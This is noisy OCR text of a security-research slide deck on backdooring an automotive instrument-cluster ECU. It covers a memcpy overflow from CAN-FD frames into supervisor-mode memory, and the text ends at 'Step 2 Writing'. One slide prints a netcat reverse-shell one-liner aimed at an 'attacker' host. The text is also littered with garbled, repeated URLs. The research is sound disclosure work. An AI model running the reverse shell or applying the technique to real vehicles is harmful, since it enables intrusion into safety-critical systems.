
Backdooring of Real Time Automotive OS Devices


Ariel Kadyshevich
Embedded Security Research Team Leader

Shaked Delarea
Embedded Security Researcher



https://tinyurl.com/bdeathingnets

Automotive Background



CAN Bus

https://machinelearningnets

The Story

Our Story Begins

- There's this Instrument Cluster
- We found a powerful vulnerability on it

https://tinyurl.com/learningnets

The Client was not Convinced

- The client was not convinced
  - *"...But what can you really do on this ECU"*
  - *"... it's not linux, what can you do with this?"*

https://tmaslearningnets

The Client was not Convinced

- The client was not convinced
  - *"...But what can you really do on this ECU"*
  - *"... it's not linux, what can you do with this?"*

https://tinyllearningnets

“Yes but… We have secure boot”

Fixing Vulnerabilities

- Fixing issues in the automotive industry is hard
  - Software upgrade not always available
  - Testing cycle are long (this are safety critical components)

How do we convince them

- Show them a **shell access**?
- Maybe something **more visual**?
- How would **compromising of a system** looks like?

https://tmalearningnets

https://tmaclearningnets

In Linux…

```
system("mknod /tmp/backpipe p;
/bin/sh 0</tmp/backpipe
 | nc attacker 1337
1>/tmp/backpipe")
```

In Bare Metal...

sockets

system()

pipes

processes

Shell

man pages?

?


In essence, we found that

	STEP 1 – Achieving initial code execution	STEP 2 - Constructing a backdoor (Stable execution)
MODERN SYSTEMS	Complex	Not As Complex
BARE-METAL SYSTEMS	?	?

The Hardware


- RH850x Microcontroller by Renesas
  - High-performance 32-bit microcontrollers
  - Great automotive support
  - 2 Privilege levels (Supervisor and User mode)
- A single, large monolithic firmware

https://www.mouser.co.il/images/marketingid/2021/img/108696858.png?v=031122.0611



https://tmaelearningnets

CAN FD



CAN: 8 Bytes of data
CAN-FD: 64 Bytes of data

https://upload.wikimedia.org/wikipedia/commons/thumb/9/97/CAN-Frame_mit_Pegeln_mit_Stuffbits.svg/761px-CAN-Frame_mit_Pegeln_mit_Stuffbits.svg.png

https://tmall learningnets


The Vulnerability

Copy FROM CANFD_frame to **SOME_PTR**

```
memcpy(SOME_PTR, CANFD_frame, 64)
```

The Vulnerability


```
memcpy(SOME_PTR, CANFD_frame, 64)
```



https://tmallearningnets

The Vulnerability


```
memcpy(SOME_PTR, CANFD_frame, 64)
```



https://tmabinlearningnets

The Vulnerability


```
memcpy(SOME_PTR, CANFD_frame, 64)
```



https://tmallearningnets

The Vulnerability


```
memcpy(SOME_PTR, CANFD_frame, 64)
```



https://tmaellearningnets

The Vulnerability

```
memcpy(SOME_PTR, CANFD_frame, 64)
```



https://tmaillearningnets

The Vulnerability

```
memcpy(AAAAAAAA, CANFD_frame, 64)
```

64 Bytes

AAAAAAAAAAAAA...


CANFD_frame

AAAAAAAAAAAAAAAAAAAAAAAAA...

https://tmaellearningnets

The Vulnerability

```
ISR(){
...
    memcpy(SOME_PTR, CANFD_frame, 64)
...
```



https://tmaillearningnets

The Vulnerability

```
ISR(){
...
    memcpy(SOME_PTR, CANFD_frame, 64)
...
```

64 Bytes


^^^^^^^^^^^^^^

Interrupt Service Routine (ISR) ->
Supervisor Mode

https://tmallearningnets


Step 1

Controlling the destination pointer




Step 1

Controlling the destination pointer




Step 2

Writing

